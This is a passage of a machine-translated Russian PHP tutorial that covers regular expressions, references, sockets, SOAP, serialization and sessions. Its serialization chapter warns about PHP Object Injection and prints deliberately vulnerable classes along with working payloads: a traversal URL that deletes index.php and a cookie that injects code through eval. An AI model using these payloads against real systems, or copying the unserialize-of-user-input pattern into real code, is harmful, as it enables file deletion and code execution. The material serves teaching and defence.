Согласование строк с регулярными выражениями

`preg_match` проверяет соответствие строки регулярному выражению.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

Если вы передадите третий параметр, он будет заполнен соответствующими данными регулярного выражения:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` содержит массив целого совпадения, а затем подстроки в регулярном выражении, ограниченном круглыми скобками, в порядке смещения открытой скобки. Это означает, что если у вас есть `/z(a(b))/` как регулярное выражение, индекс 0 содержит всю подстроку `zab` , индекс 1 содержит подстроку, ограниченную внешними скобками `ab` а индекс 2 содержит внутренние скобки `b` .

Разделить строку на массив с помощью регулярного выражения

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Выход:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

Чтобы разбить строку на массив, просто передайте строку и regexp для `preg_split();` для

сопоставления и поиска, добавление третьего параметра (`limit`) позволяет вам установить количество «совпадений» для выполнения, оставшаяся строка будет добавлена в конец массива.

Четвертый параметр - это (`flags`), здесь мы используем `PREG_SPLIT_NO_EMPTY` который мешает нашему массиву содержать любые пустые ключи / значения.

Строка, заменяющая регулярным выражением

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Выходы

```
c;b;a
f;e;d
```

Ищет все между точками с запятой и отменяет порядок.

Глобальное соответствие RegExp

Глобальное соответствие RegExp может быть выполнено с использованием `preg_match_all` . `preg_match_all` возвращает все соответствующие результаты в строке темы (в отличие от `preg_match` , которая возвращает только первый).

Функция `preg_match_all` возвращает количество совпадений. Третий параметр `$matches` будет содержать совпадения в формате, управляемом флагами, которые могут быть указаны в четвертом параметре.

Если задано массив, `$matches` будет содержать массив в аналогичном формате, который вы получите с `preg_match` , за исключением того, что `preg_match` останавливается при первом совпадении, где `preg_match_all` выполняет итерацию по строке до тех пор, пока строка не будет полностью поглощена и не вернет результат каждой итерации в многомерном массиве , формат которого может управляться флагом в четвертом аргументе.

Четвертый аргумент, `$flags` , управляет структурой массива `$matches` matches. Режим по умолчанию - `PREG_PATTERN_ORDER` а возможные флаги - `PREG_SET_ORDER` и `PREG_PATTERN_ORDER` .

Следующий код демонстрирует использование `preg_match_all` :

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
```

```
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

Первый var_dump из `PREG_SET_ORDER` дает этот результат:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` имеет три вложенных массива. Каждый массив представляет одно совпадение, которое имеет тот же формат, что и результат возврата `preg_match` .

Второй var_dump (`PREG_PATTERN_ORDER`) дает этот результат:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

Когда одно и то же регулярное выражение запускается через `preg_match` , возвращается

следующий массив:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

Строка заменить обратным вызовом

`preg_replace_callback` работает, отправляя каждую согласованную группу захвата в определенный обратный вызов и заменяя ее возвращаемым значением обратного вызова. Это позволяет нам заменять строки на основе любой логики.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Прочитайте Регулярные выражения (regexp / PCRE) онлайн:
https://riptutorial.com/ru/php/topic/852/регулярные-выражения--regexp---pcre-

глава 84: Рекомендации

Синтаксис

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

замечания

При назначении двух переменных по ссылке обе переменные указывают на одно и то же значение. Возьмем следующий пример:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***не*** указывает на `$bar` . `$foo` и `$bar` указывают на то же значение `$foo` , которое равно `1` . Проиллюстрировать:

```
$baz = &$bar;
unset($bar);
$baz++;
```

Если бы у нас были `points to` отношениям, это было бы нарушено теперь после `unset()` ; вместо этого `$foo` и `$baz` все же указывают на то же значение, которое равно `2` .

Examples

Назначить по ссылке

Это первая фаза ссылок. По существу, когда вы назначаете по ссылке , вы позволяете двум переменным совместно использовать одно и то же значение.

```
$foo = &$bar;
```

Здесь равны `$foo` и `$bar` . Они **не** указывают друг на друга. Они указывают на одно и то же место (*«значение»*).

Вы также можете назначить по ссылке в конструкции языка *`array()`* . Хотя это не строгое назначение по ссылке.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> **Однако обратите внимание** , что ссылки внутри массивов потенциально опасны. Выполнение нормального (не по ссылке) присваивания с помощью ссылки с правой стороны не превращает левую сторону в ссылку, но ссылки внутри массивов сохраняются в этих нормальных назначениях. Это также относится к вызовам функций, где массив передается по значению.

Присвоение по ссылке не ограничивается только переменными и массивами, они также присутствуют для функций и всех ассоциаций «pass-by-reference».

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

Назначение является ключевым в определении функции, как указано выше. Вы **не можете** передать выражение по ссылке, только значение / переменная. Следовательно, экземпляр `$a` **в** `bar()` **.**

Возвращение по ссылке

Иногда наступает время, когда вы неявно возвращаетесь к ссылке.

> Возвращение по ссылке полезно, когда вы хотите использовать функцию, чтобы найти, к какой переменной привязка должна быть привязана. Не используйте обратную ссылку для увеличения производительности. Двигатель автоматически оптимизирует это самостоятельно. Возвращайте ссылки только тогда, когда у вас есть веская техническая причина.

Взято из документации PHP для возврата по ссылке .

Существует много разных форм возврата по ссылке, включая следующий пример:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}
```

```
parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Возврат по ссылке не ограничивается ссылками на функции. У вас также есть возможность неявно вызвать функцию:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

Вы не можете напрямую *ссылаться* на вызов функции, она должна быть назначена переменной перед ее использованием. Чтобы увидеть, как это работает, просто попробуйте `echo &myFunction();` ,

---

Заметки

- Вы должны указать ссылку (`&`) в обоих местах, которые вы собираетесь использовать. Это означает, что для определения функции (`function &myFunction() {...`) и в вызывающей ссылке (`function callFunction(&$variable) {...` или `&myFunction();`).
- Вы можете возвращать переменную только по ссылке. Следовательно, экземпляр `$a` в приведенном выше примере. Это означает, что вы не можете вернуть выражение, иначе будет генерироваться ошибка **`E_NOTICE`** PHP (*`Notice: Only variable references should be returned by reference in ......`*).
- Возвращение по ссылке имеет законные варианты использования, но я должен предупредить, что их следует использовать экономно, только после изучения всех других возможных вариантов достижения одной и той же цели.

Пропустить по ссылке

Это позволяет передавать переменную по ссылке на функцию или элемент, который позволяет изменять исходную переменную.

Передача по ссылке не ограничивается только переменными, следующее может также передаваться по ссылке:

- Новые утверждения, например `foo(new SomeClass)`
- Ссылки, возвращаемые функциями

Массивы

Обычное использование «передачи по ссылке» заключается в изменении начальных значений в массиве без необходимости создания новых массивов или засорения вашего пространства имен. Передача по ссылке так же проста, как предыдущая / префиксная переменная с помощью `&` => `&$myElement` .

Ниже приведен пример использования элемента из массива и просто добавление 1 к его начальному значению.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Теперь, когда вы используете какой-либо элемент в `$arr` , исходный элемент будет обновляться по мере увеличения ссылки. Вы можете проверить это:

```
print_r($arr);
```

> **Заметка**
>
> Вы должны обратить внимание при использовании прохода по ссылке в цикле. В конце вышеприведенного цикла `$num` все еще содержит ссылку на последний элемент массива. Назначение этого цикла post приведет к обработке последнего элемента массива! Вы можете убедиться, что это не происходит, если `unset()` « после него»:
>
> ```
> $myArray = array(1, 2, 3, 4, 5);
>
> foreach($myArray as &$num) {
>    $num++;
> }
> unset($num);
> ```
>
> Вышеупомянутое гарантирует, что вы не столкнетесь с какими-либо проблемами. Пример проблем, которые могут быть связаны с этим, присутствует в этом вопросе в StackOverflow .

функции

Еще одно распространенное использование для передачи по ссылке - это функции. Изменение исходной переменной так же просто, как:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Который может быть проверен `echo` исходной переменной.

```
echo $var;
```

Существуют различные ограничения по функциям, как указано ниже в документах PHP:

> **Примечание.** В вызове функции нет ссылочного знака - только для определения функций. Определений функций достаточно, чтобы правильно передать аргумент по ссылке. Начиная с PHP 5.3.0, вы получите предупреждение о том, что «call-time-pass-by-reference» устарело, когда вы используете & in foo (& $ a) ;. А с PHP 5.4.0 удаленный вызов был удален, поэтому его использование приведет к фатальной ошибке.

Прочитайте Рекомендации онлайн: https://riptutorial.com/ru/php/topic/3468/рекомендации

глава 85: Рецепты

Вступление

Этот раздел представляет собой набор решений для общих задач в PHP. Приведенные здесь примеры помогут вам решить определенную проблему. Вы уже должны быть знакомы с основами PHP.

Examples

Создать счетчик посещений сайта

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Прочитайте Рецепты онлайн: https://riptutorial.com/ru/php/topic/8220/рецепты

глава 86: Розетки

Examples

Соединитель TCP-клиента

Создание сокета, использующего TCP (протокол управления передачей)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Убедитесь, что сокет успешно создан. Функция `onSocketFailure` исходит из примера ошибок сокетов обработки в этом разделе.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Подключите разъем к указанному адресу

Вторая строка изящно выходит из строя, если соединение не выполнено.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Отправка данных на сервер

Функция `socket_write` отправляет байты через сокет. В PHP байтовый массив представлен строкой, которая обычно нечувствительна к кодированию.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Получение данных с сервера

Следующий фрагмент получает некоторые данные с сервера, используя функцию `socket_read` .

Передача `PHP_NORMAL_READ` в качестве третьего параметра считывается до байта `\r` / `\n` , и этот байт включен в возвращаемое значение.

Передача `PHP_BINARY_READ` , напротив, считывает требуемый объем данных из потока.

Если `socket_set_nonblock` был вызван перед и `PHP_BINARY_READ` используется, `socket_read` вернет `false` немедленно. В противном случае метод блокируется до тех пор, пока не будут получены достаточные данные (чтобы достичь длины во втором параметре или достичь окончания строки), или сокет будет закрыт.

В этом примере читаются данные с предположительно IRC-сервера.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Закрытие гнезда

Закрытие сокета освобождает сокет и связанные с ним ресурсы.

```
socket_close($socket);
```

Разъем TCP-сервера

Создание гнезда

Создайте сокет, который использует TCP. Это то же самое, что и создание клиентского сокета.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Соединительная муфта

Свяжите соединения из заданной сети (параметр 2) для определенного порта (параметр 3) в гнездо.

Второй параметр обычно `"0.0.0.0"` , который принимает соединение из всех сетей. Он

также может

Одной из распространенных причин ошибок `socket_bind` является то, что указанный адрес уже связан с другим процессом . Другие процессы обычно убивают (обычно вручную, чтобы предотвратить случайное убийство критических процессов), чтобы сокеты были освобождены.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Установите сокет для прослушивания

Сделать сокет прослушивать входящие соединения с помощью `socket_listen` . Второй параметр - это максимальное количество подключений для обеспечения очереди до их принятия.

```
socket_listen($socket, 5);
```

Обработка соединения

Сервер TCP фактически является сервером, который обрабатывает дочерние соединения. `socket_accept` создает новое дочернее соединение.

```
$conn = socket_accept($socket);
```

Передача данных для соединения из `socket_accept` такая же, как и для клиентского сокета TCP .

Когда это соединение должно быть закрыто, вызовите `socket_close($conn);` непосредственно. Это не повлияет на исходный сокет TCP-сервера.

Закрытие сервера

С другой стороны, `socket_close($socket);` следует вызывать, когда сервер больше не используется. Это также освободит TCP-адрес, позволяя другим процессам связываться с адресом.

Обработка ошибок сокетов

`socket_last_error` может использоваться для получения идентификатора ошибки последней ошибки из расширения сокетов.

`socket_strerror`

может использоваться для преобразования идентификатора в удобочитаемые строки.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

Разъем UDP-сервера

Сервер UDP (протокол пользовательских дейтаграмм), в отличие от TCP, не основан на потоках. Он основан на пакетах, т.е. клиент отправляет данные в единицы, называемые «пакеты» на сервер, и клиент идентифицирует клиентов по их адресу. Нет встроенной функции, которая связывает разные пакеты, отправленные с одного и того же клиента (в отличие от TCP, где данные от одного и того же клиента обрабатываются определенным ресурсом, созданным `socket_accept`). Можно думать, что новое TCP-соединение принимается и закрывается каждый раз, когда приходит пакет UDP.

Создание гнезда UDP-сервера

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Связывание сокета с адресом

Параметры те же, что и для TCP-сервера.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Отправка пакета

Эта строка отправляет `$data` в пакете UDP в `$address` : `$port` .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Получение пакета

Следующий фрагмент пытается управлять пакетами UDP с индексированным клиентом образом.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Закрытие сервера

`socket_close` может использоваться на ресурсе сокета сервера UDP. Это освободит UDP-адрес, позволяя другим процессам связываться с этим адресом.

Прочитайте Розетки онлайн: https://riptutorial.com/ru/php/topic/6138/розетки

глава 87: Сервер SOAP

Синтаксис

- addFunction () // Зарегистрировать одну (или более) функцию в обработчике запросов SOAP
- addSoapHeader () // Добавить заголовок SOAP в ответ
- fault () // Ошибка «Ошибка SoapServer», указывающая на ошибку
- getFunctions () // Возвращает список функций
- handle () // Обрабатывает запрос SOAP
- setClass () // Устанавливает класс, который обрабатывает запросы SOAP
- setObject () // Устанавливает объект, который будет использоваться для обработки запросов SOAP
- setPersistence () // Устанавливает режим сохранения SoapServer

Examples

Основной сервер SOAP

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Прочитайте Сервер SOAP онлайн: https://riptutorial.com/ru/php/topic/5441/сервер-soap

глава 88: Сериализация

Синтаксис

- string serialize (смешанное значение $)

параметры

параметр	подробности
значение	Значение для сериализации. serialize () обрабатывает все типы, за исключением типа ресурса . Вы можете даже сериализовать () массивы, содержащие ссылки на себя. Также будут сохранены циклические ссылки внутри массива / объекта, который вы сериализуете. Любая другая ссылка будет потеряна. При сериализации объектов PHP будет пытаться вызвать функцию-член __sleep () перед сериализацией. Это позволяет объекту выполнять очистку в последнюю минуту и т. Д. До сериализации. Аналогично, когда объект восстанавливается с использованием unserialize (), вызывается функция члена __wakeup () . У частных членов объекта есть имя класса, добавленное к имени участника; защищенные члены имеют «*», добавленные к имени участника. Эти предварительные значения имеют нулевые байты с обеих сторон.

замечания

Сериализация использует следующие строковые структуры:

`[..]` являются заполнителями.

Тип	Состав
строка	`s:[size of string]:[value]`
целое число	`i:[value]`
двойной	`d:[value]`
логический	`b:[value (true = 1 and false = 0)]`
Ноль	`N`

Тип	Состав
объект	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
массив	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

Сериализация различных типов

Создает сохраняемое представление значения.

Это полезно для хранения или передачи значений PHP без потери их типа и структуры.

Чтобы снова преобразовать сериализованную строку в значение PHP, используйте **unserialize ()** .

Сериализация строки

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Сериализация двойного

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Сериализация поплавка

Поплавок сериализуется как удваивается.

Сериализация целого числа

```
$integer = 65;
echo serialize($integer);
```

```
// Output:
// i:65;
```

Сериализация логического

```
$boolean = true;
echo serialize($boolean);

// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Сериализация нуля

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Сериализация массива

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

Сериализация объекта

Вы также можете сериализовать объекты.

При сериализации объектов PHP будет пытаться вызвать функцию-член **__sleep ()** перед сериализацией. Это позволяет объекту выполнять очистку в последнюю минуту и т. Д. До сериализации. Аналогично, когда объект восстанавливается с использованием **unserialize (), вызывается** функция члена **__wakeup ()** .

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Обратите внимание, что Closures нельзя сериализовать:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Проблемы безопасности с unserialize

Использование функции `unserialize` для нессериализации данных с пользовательского ввода может быть опасным.

Предупреждение от php.net

> **Предупреждение** Не пропускайте недоверенный ввод пользователя в unserialize (). Несериализация может привести к тому, что код загружается и выполняется из-за экземпляра объекта и автозагрузки, и злоумышленник может воспользоваться этим. Используйте безопасный стандартный формат обмена данными, такой как JSON (через json_decode () и json_encode ()), если вам необходимо передать сериализованные данные пользователю.

Возможные атаки

- Инъекция объектов PHP

Инъекция объектов PHP

Инъекция объектов PHP - это уязвимость уровня приложения, которая может позволить злоумышленнику выполнять различные виды вредоносных атак, таких как инъекция кода, инъекция SQL, обход траектории и отказ в обслуживании приложений в зависимости от контекста. Уязвимость возникает, когда пользовательский ввод не подвергается надлежащей дезинфекции перед передачей функции unserialize () PHP. Поскольку PHP разрешает сериализацию объектов, злоумышленники могут передавать ad-hoc сериализованные строки уязвимому вызову unserialize (), что приводит к произвольной инъекции PHP-объектов в область приложения.

Чтобы успешно использовать уязвимость PHP Object Injection, необходимо выполнить два условия:

- Приложение должно иметь класс, который реализует магический метод PHP (например, `__wakeup` или `__destruct`), который может использоваться для выполнения вредоносных атак или для запуска «цепочки POP».
- Все классы, используемые во время атаки, должны быть объявлены при `unserialize()` уязвимости `unserialize()` , в противном случае для таких классов должна поддерживаться функция автозагрузки объектов.

Пример 1 - Атака на траекторию

В приведенном ниже примере показан класс PHP с использованием метода `__destruct` :

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);
```

```
// some PHP code...
```

В этом примере злоумышленник может удалять произвольный файл с помощью атаки Traverse, например, запрашивая следующий URL-адрес:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Пример 2 - Инъекционная атака кода

В приведенном ниже примере показан класс PHP с использованием метода __wakeup:

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

В этом примере злоумышленник может выполнить атаку по вводу кода, отправив HTTP-запрос следующим образом:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Если параметр cookie файла cookie был сгенерирован следующим скриптом:

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Прочитайте Сериализация онлайн: https://riptutorial.com/ru/php/topic/2487/сериализация

глава 89: Сериализация объектов

Синтаксис

- сериализации ($ объекта)
- десериализации ($ объекта)

замечания

Все типы PHP, за исключением ресурсов, являются сериализуемыми. Ресурсы - это уникальный тип переменной, который ссылается на «внешние» источники, такие как соединения с базой данных.

Examples

Сериализация / Unserialize

`serialize()` возвращает строку, содержащую представление байтового потока любого значения, которое может быть сохранено в PHP. `unserialize()` может использовать эту строку для воссоздания исходных значений переменных.

Сериализация объекта

```
serialize($object);
```

Unserialize объекта

```
unserialize($object)
```

пример

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

Интерфейс Serializable

Вступление

Классы, реализующие этот интерфейс, больше не поддерживают `__sleep()` и `__wakeup()` . Сериализация метода вызывается всякий раз, когда экземпляр должен быть сериализован. Это не вызывает `__destruct()` или имеет какой-либо другой побочный эффект, если не запрограммирован внутри метода. Когда данные `unserialized` класс известен, и соответствующий метод `unserialize()` вызывается как конструктор вместо вызова `__construct()` . Если вам нужно выполнить стандартный конструктор, вы можете сделать это в методе.

Основное использование

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Прочитайте Сериализация объектов онлайн: https://riptutorial.com/ru/php/topic/1868/сериализация-объектов

глава 90: сессии

Синтаксис

- void session_abort (void)
- int session_cache_expire ([string $ new_cache_expire])
- void session_commit (void)
- string session_create_id ([префикс строки $])
- bool session_decode (строка $ data)
- bool session_destroy (void)
- string session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([string $ id])
- bool session_is_registered (строка $ name)
- string session_module_name ([string $ module])
- string session_name ([string $ name])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (mixed $ name [, mixed $ ...])
- void session_reset (void)
- string session_save_path ([string $ path])
- void session_set_cookie_params (int $ lifetime [, string $ path [, string $ domain [, bool $ secure = false [, bool $ httponly = false]]]])
- bool session_set_save_handler (вызываемый $ open, вызываемый $ close, вызываемый $ read, вызываемый $ write, вызываемый $ destroy, вызываемый $ gc [, вызываемый $ create_sid [, вызываемый $ validate_sid [, вызываемый $ update_timestamp]]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister (строка $ name)
- void session_unset (void)
- void session_write_close (void)

замечания

Обратите внимание, что вызов `session_start()` даже если сеанс уже запущен, приведет к предупреждению PHP.

Examples

Манипулирование данными сеанса

Переменная `$_SESSION` - это массив, и вы можете получить или манипулировать им, как обычный массив.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Также см. « Манипуляция массивом» для получения дополнительной справки о том, как работать с массивом.

Обратите внимание: если вы храните объект в сеансе, его можно получить изящно, только если у вас есть автозагрузчик класса или вы уже загрузили класс. В противном случае объект выйдет как тип `__PHP_Incomplete_Class` , который позже может привести к сбоям . См. Раздел « Распространение имен» и «Автозагрузка» об автоматической загрузке.

Предупреждение:

Данные сеанса могут быть захвачены. Это описано в: *Pro PHP Security: от принципов безопасности приложений до внедрения защиты XSS. Глава 7: Предотвращение захвата сеанса.* Поэтому настоятельно рекомендуется никогда не хранить личную информацию в `$_SESSION` . Это будет наиболее критически включать **номера кредитных карт** , **выданные правительством идентификаторы** и **пароли** ; но также будет распространяться на менее предполагаемые данные, такие как **имена** , **электронные письма** , **номера телефонов** и т. д., которые позволят хакеру олицетворять / компрометировать законного пользователя. Как правило, используйте бесполезные / неличные значения, такие как числовые идентификаторы, в данных сеанса.

Уничтожить весь сеанс

Если у вас есть сеанс, который вы хотите уничтожить, вы можете сделать это с помощью `session_destroy()`

```
/*
    Let us assume that our session looks like this:
```

```
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Использование `session_destroy()` отличается от использования чего-то вроде `$_SESSION = array();` который удалит все значения, хранящиеся в суперзвезде `SESSION` но не уничтожит фактическую сохраненную версию сеанса.

Примечание . Мы используем `$_SESSION = array();` вместо `session_unset()` поскольку в руководстве указано:

> Используйте только session_unset () для старого устаревшего кода, который не использует $ _SESSION.

Параметры session_start ()

Начиная с сеансов PHP мы можем передать массив с параметрами `php.ini` основе сеанса функции `session_start` .

пример

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
```

```
?>
```

Эта функция также вводит новый параметр `php.ini` именем `session.lazy_write` , который по умолчанию имеет значение `true` и означает, что данные сеанса только перезаписываются, если он изменяется.

Ссылка: https://wiki.php.net/rfc/session-lock-ini

Название сеанса

Проверка наличия файлов cookie сеанса

Имя сеанса - это имя файла cookie, используемого для хранения сеансов. Вы можете использовать это, чтобы определить, были ли файлы cookie для сеанса созданы для пользователя:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Обратите внимание, что этот метод обычно не полезен, если вы действительно не хотите создавать файлы cookie без необходимости.

Изменение имени сеанса

Вы можете обновить имя сеанса, вызвав `session_name()` .

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

Если аргумент не `session_name()` в `session_name()` то возвращается текущее имя сеанса.

> Он должен содержать только буквенно-цифровые символы; он должен быть коротким и описательным (т.е. для пользователей с включенными предупреждениями cookie). Имя сеанса не может состоять только из цифр, должно присутствовать хотя бы одна буква. В противном случае каждый раз генерируется новый идентификатор сеанса.

Блокировка сеанса

Поскольку все мы знаем, что PHP записывает данные сеанса в файл со стороны сервера. Когда запрос делается на php-скрипт, который запускает сеанс через `session_start()` , PHP

